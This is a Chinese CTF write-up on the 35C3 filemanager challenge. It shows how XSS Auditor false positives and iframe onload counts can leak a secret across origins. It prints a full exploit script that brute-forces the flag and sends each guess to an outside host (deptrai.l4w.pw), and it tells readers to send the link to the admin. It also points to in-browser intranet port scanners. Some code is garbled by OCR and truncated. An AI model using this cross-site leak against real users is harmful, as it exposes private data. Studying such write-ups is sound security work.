
在检测恶意向量时有一个规则，当url中带有页面里的JavaScript资源代码时，就会认为是恶意向量。拿baidu.com举例：
在正常页面里，随便找一个被成功解析的script标签



随便找一个a参数传入：




呕吼~一个“百度主站XSS”就诞生了~




这个拦截的错误页面，和无法找到服务的错误页面是相似的，都可以二次加载iframe框架里的onload事件。

这种误报是在原访问请求正常，页面里存在Js资源时生效。所以，回到题目上来看：
先随便写个文件~




在搜索成功的界面里，随意找段JavaScript代码：




构造URL：

```
https://filemanager.appspot.com/search?q=test&a=%3Cscript%3E%20%20%20%20%28%28%29%3d%3E%7b%0a%20%20%20%20%20%20for%20%28let%20
```



达到了效果。

而当我们搜索的内容不存在时：



回显就不一样了。

Get Flag!

利用以上知识，我们就能获取Flag了~

EXP原理

先贴上@l4wio表哥的EXP。

```
<body>
<script>
       var URL = 'https://filemanager.appspot.com/search?q={{search}}&a=%3Cscript%3E%20%20%20%20%28%28%29%3d%3E%7b%0a%20%20%20
       var charset = '_abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'()*+,-https://gitee.com/ph0rse/im

       var brute = new URLSearchParams(location.search).get('brute') || '35C3_'; //■■■■■■■■brute■■■■■■go.html?brute=data■bur

       function guess(i){
           var go = brute + charset[i];//35C3_■■■■■■■■■■■■
           var x = document.createElement('iframe');//■■iframe■■
           x.name = 'blah';
           var calls = 0;
           x.onload = () => {
               calls++;
               //■■■■■■■■■■onload■■■■■■■■■■■■
               if(calls > 1){
                   console.log("GO IT ==> ",go);//■■■■■■■
                   location.href = 'http://deptrai.l4w.pw/35c3/go.html?brute='+escape(go);
                   x.onload = ()=>{};
               }
               var anchor = document.createElement('a');
               anchor.target = x.name;
               anchor.href = x.src+'#';
               anchor.click();
               anchor = null;
           }
           x.src = URL.replace('{{search}}',go);
           document.body.appendChild(x);
           setTimeout(() =>{
               document.body.removeChild(x);
               guess(i+1); //■■■■■■■■■■■■■■■
           },1000);
       }
       guess(0);
       // FLAG: 35C3_xss_auditor_for_the_win
</script>

</body>
```


将此EXP放到一个公网可访问的地址上，并将`location.href = 'http://deptrai.l4w.pw/35c3/go.html?brute='+escape(go);`这一行，改为自己的公网地址。通过nc，将该公网地址发给Admin，让其点开就行。

该EXP通过递归思维进行爆破，从字符集里依次取字符，拼接到'35C3_'上，若不是Flag里的一部分，则onload只执行一次；若加入字符后，是Flag里的一部分，则返回正常
XSS Auditor，总共加载onload 3次。
第二次会触发以下逻辑：


```
if(calls > 1){
                   console.log("GO IT ==> ",go);//■■■■■■■
                   location.href = 'http://deptrai.l4w.pw/35c3/go.html?brute='+escape(go);
                   x.onload = ()=>{};
               }
```

也就是说，携带上本次成功的案例，递归地进行下一轮爆破。


这里我把真实Flag放到自己的账号上，模拟自己是拥有flag的Admin，来做一下测试：



访问`http://deptrai.l4w.pw/35c3/go.html`（自己VPS上一堆环境.....就不拿出来让师傅们日了.....）



可以看到，界面一直在刷新，也就是进行盲注爆破~
直到遍历到`35C3_x`的时候，递归地进入了`http://deptrai.l4w.pw/35c3/go.html?burte=35C3_x`页面，开始下一个字符的爆破。




最后通过查看`http://deptrai.l4w.pw/`(可换成自己的VPS)的访问日志，就能获得最终的Flag：`35C3_xss_auditor_for_the_win`。

没有VPS的小伙伴，也可以通过@Sn00py推荐的临时DNS解析网站，来接收回显。


端口爆破脚本

本文只提及了Chrome和Firefox两种浏览器，国外有师傅做了全种类浏览器的异步内网端口扫描，直接把源码保存下来就能用：

全种类浏览器内网端口扫描



异步内网IP扫描



总结

受限于篇幅，没能很全面地介绍前端中的扫描姿势，有时间的话，再补一篇……

在这个XSS漏洞一直不被国内厂商重视，一片忽略的背景下……在“瘦服务端，厚客户端”的背景下……

讲个笑话，某白帽子，发现一处主站XSS漏洞
A：Alert(1)大法！！！！！！
客服：忽略
B：【截图】小姐姐~这个XSS能探测到你们开着两个Redis端口诶~
客服：￥4000

emmm，笑话有点冷，但好像挺真实的。不扩大战果，不展示危害，永远不被业务人员重视。在危害问题上稍微装X一点，貌似才是对整个安全生态有利的做法。

hackone上，Google某登录页面没有上SSL，赏金500美刀。为这样的企业点赞！

参考链接：
http://wonderkun.cc/index.html/?p=747
https://portswigger.net/blog/exposing-intranets-with-reliable-browser-based-port-scanning
https://github.com/SkyLined/LocalNetworkScanner/
http://portswigger-labs.net/portscan/
https://gist.github.com/l4wio/3a6e9a7aea5acd7a215cdc8a8558d176

上一篇：预装性移动设备恶意软件的相关研究 下一篇：预装性移动设备恶意软件的相关研究
1. 0 条回复
   - 动动手指，沙发就是你的了！